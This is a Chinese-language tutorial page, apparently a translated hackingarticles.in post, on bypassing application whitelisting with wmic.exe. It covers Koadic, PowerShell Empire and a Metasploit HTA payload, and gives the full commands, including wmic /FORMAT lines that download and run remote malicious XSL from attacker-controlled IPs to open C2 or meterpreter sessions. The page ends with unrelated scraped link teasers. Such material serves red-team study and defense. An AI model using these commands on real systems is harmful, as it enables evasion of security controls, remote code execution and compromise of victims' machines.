
使用wmic.exe绕过应用程序白名单(多种方法)
一、Wmic.exe
wmic实用程序是一款Microsoft工具,它提供一个wmi命令行界面,用于本地和远程计算机的各种管理功能,以及wmic查询,例如系统设置、停止进程和本地或远程运行脚本。因此,它可以调用XSL脚本来执行。
二、攻击方法
1.第一种方法:Koadic
我们将在Koadic的帮助下生成一个恶意的XSL文件,它是一个命令和控制工具,与Metasploit和PowerShell empire非常相似。
要了解Koadic的工作原理,请阅读我们的文章:https://www.hackingarticles.in/koadic-com-command-control-framework/
安装完成后,您可以运行./koadic文件来启动koadic,并通过运行以下命令开始加载stager/js/wmic,并设置SRVHOST。
use stager/js/wmic

set SRVHOST 192.168.1.107

run

执行WMIC以下命令从远程服务器下载并运行恶意XSL文件:
wmic os get /FORMAT:"http://192.168.1.107:9996/g8gkv.xsl"

一旦恶意XSL文件在目标机器上执行,您就会像Metasploit一样拥有Zombie连接。

2.第二种方法:PowerShell Empire
对于我们的下一个wmic 攻击方法,我们将使用empire。empire是一款后开发框架。到目前为止,我们已经将XSL标记与metasploit匹配,但在这种方法中,我们将使用Empire框架。它只是基于python的PowerShell windows代理,这使得它非常有用。Empire由@ harmj0y,@ sixdub,@ enigma0x3,rvrsh3ll,@ killswitch_gui和@xorrior开发。您可以从https://github.com/empireproject/empire 下载此框架 。
要获得empire的基本指南,请访问我们的文章介绍,如下地址:
https://www.hackingarticles.in/hacking-with-empire-powershell-post-exploitation-agent/

启动Empire框架后,输入listener以检查是否有任何活动的侦听器。如下图所示,没有活动的侦听器。因此,需要设置一个监听器,请输入以下命令:
listeners

uselistner http

set Host http://192.168.1.107

execute
使用上述命令,您将拥有一个活动的侦听器。输入back以退出侦听器,以便您可以启动PowerShell。
对于wmic攻击,我们将使用stager。empire中的stager是一段代码段,它允许我们的恶意代码通过被感染主机上的代理运行。因此,对于这种类型,请输入以下命令:
usestager windows/launcher_xsl

set Listener http

execute
usestager将创建一个恶意代码文件,该文件将保存在名为launcher.xsl的/tmp中
我们使用python HTTP服务器在受害者的主机内传输此文件

一旦文件被执行,我们将在侦听器上获得结果。通过输入以下命令在受害者的主机中运行该文件:
wmic process get brief /format:"http://192.168.1.107:8080/launcher.xsl"


要查看是否有会话信息,请输入“agents”。这样将向您显示您拥有的会话的名称。要访问该会话请输入以下命令:
interact Z639YHPA

sysinfo
3.第三种方法:XSL代码中链接hta
我们知道,wmic可以远程执行任何文件或脚本,因此我们将在XSL代码中链接一个hta文件。XSL文件将包含一个链接,用于通过mshta.exe下载并执行恶意hta文件,该文件由wmic触发。
因此,让我们在Metasploit的帮助下生成一个hta文件:
use exploit/windows/misc/hta_server

msf exploit(windows/misc/hta_server) > set srvhost 192.168.1.109

msf exploit(windows/misc/hta_server) > exploit
现在复制URL并放在XSL代码中,因为它能够执行Microsoft语言脚本

然后,我们创建了一个“payload.xsl”文件,您可以从此链接获取帮助以编写XSL代码,然后放置hta文件的链接,如下所示。

现在我们需要借助以下命令通过wmic.exe来执行XSL文件:
wmic os get /FORMAT:"http://192.168.1.109/payload.xsl"

执行上述命令后,您将获得一个meterprter会话。要访问会话,请输入以下命令:
sessions

使用wmic.exe绕过应用程序白名单(多种方法)的更多相关文章
- 使用mshta.exe绕过应用程序白名单(多种方法)
0x00 简介 很长一段时间以来,HTA文件一直被web攻击或在野恶意软件下载程序用作恶意程序的一部分.HTA文件在网络安全领域内广为人知,从红队和蓝队的角度来看,它是绕过应用程序白名单有价值的“ ...
- 使用regsrv32.exe绕过应用程序白名单(多种方法)
0x00 regsvr简介 regsvr32表示Microsoft注册服务.它是Windows的命令行实用工具.虽然regsvr32有时会导致问题出现,但它是Windows系统文件中的一个重要文件.该 ...
- 使用rundll32.exe绕过应用程序白名单(多种方法)
0x00 前言 本文演示了白名单AppLocker bypass的最常见和最熟悉的技术.我们知道,出于安全原因,系统管理员添加组策略来限制本地用户的应用程序执行.在上一篇文章中,我们讨论了“ Wind ...
- 使用msiexec.exe绕过应用程序白名单(多种方法)
0x00 前言 在我们之前的文章中,我们讨论了“Windows Applocker策略 - 初学者指南”,因为它们为应用程序控制策略定义了AppLocker规则,以及如何使用它们.但今天您将学习如何绕 ...
- 使用msbuild.exe绕过应用程序白名单(多种方法)
一.MSbuild.exe简介 Microsoft Build Engine是一个用于构建应用程序的平台.此引擎也被称为msbuild,它为项目文件提供一个XML模式,该模式控制构建平台如何处理和 ...
- 使用cmstp绕过应用程序白名单
默认情况下,AppLocker允许在文件夹中执行二进制文件,这是可以绕过它的主要原因.已经发现,这样的二进制文件可以很容易地用于绕过AppLocker和UAC.与Microsoft相关的二进制文件之一 ...
- GreatSct -应用程序白名单bypass工具
0x00 GreatSCT简介 GreatSCT目前得到了@ConsciousHacker的支持,该项目名为Great SCT(Great Scott).Great SCT是一个用于生成应用程序白 ...
- 项目适配iOS9遇到的一些问题及解决办法 ,以及URL 白名单配置方法
1.网络请求报错.升级Xcode 7.0发现网络访问失败.输出错误信息 The resource could not be loaded because the App Transport Secur ...
- 将非官方扩展程序加入chrome的白名单
参考来源:http://xclient.info/a/1ddd2a3a-d34b-b568-c0d0-c31a95f0b309.html com.google.Chrome.mobileconfig ...
随机推荐
- Jmeter关联处理
采桑子·重阳 人生易老天难老, 岁岁重阳. 今又重阳, 战地黄花分外香. 一年一度秋风劲, 不似春光. 胜似春光, 廖廓江天万里霜. 当请求之间有依赖关系,比如一个请求的入参是另一个请求返回的数据,这 ...
- 有序链表转换二叉搜索树(LeetCode)
将一个按照升序排列的有序数组,转换为一棵高度平衡二叉搜索树. 本题中,一个高度平衡二叉树是指一个二叉树每个节点 的左右两个子树的高度差的绝对值不超过 1. 示例: 给定有序数组: [-10,-3,0, ...
- 用可道云kodexplorer在dedecms系统网站上秒建私人网盘
国内草根站长用的最多的一款建站源程序就是dedecms,通常是通过FTP或者服务器面板自带的文件管理器来上传下载的.FTP可视性.体验都相对差一点,且需要事先安装FTP软件,更换环境后的站点管理上有很 ...
- 如何寻找无序数组中的第K大元素?
如何寻找无序数组中的第K大元素? 有这样一个算法题:有一个无序数组,要求找出数组中的第K大元素.比如给定的无序数组如下所示: 如果k=6,也就是要寻找第6大的元素,很显然,数组中第一大元素是24,第二 ...
- ubuntu下import matplotlib错误解决办法
环境:ubuntu16.04,python2.7,tensorflow1.4.0 问题: ImportError: No moudule named _tkinter, please install ...
- servlet 和 threadlocal 与 web容器(理解threadlocal)
同步机制采用了“以时间换空间”的方式,提供一份变量,让不同的线程排队访问.而ThreadLocal采用了“以空间换时间”的方式,为每一个线程都提供了一份变量的副本,从而实现同时访问而互不影响. htt ...
- Javascript toString()、toLocaleString()、valueOf()三个方法的区别
Array.Boolean.Date.Number等对象都具有toString().toLocaleString().valueOf()三个方法,那这三个方法有什么区别??? 一.JS Array 例 ...
- 关于 error C2001: 常量中有换行符
看过之后,还是有所收获的,先mark一下 原链接: http://www.cnblogs.com/cocos2d-x/archive/2012/02/26/2368873.html#commentfo ...
- Java操作百度身份证API
网址:http://apistore.baidu.com/ 点击功能进行复制代码,就拿百度的身份证API 举例子: http://apistore.baidu.com/apiworks/service ...
- 寒假作业第二篇随笔(A+B)
Github链接:https://github.com/heihuifei/object-oriented A+B Format (20) Calculate a + b and output the ...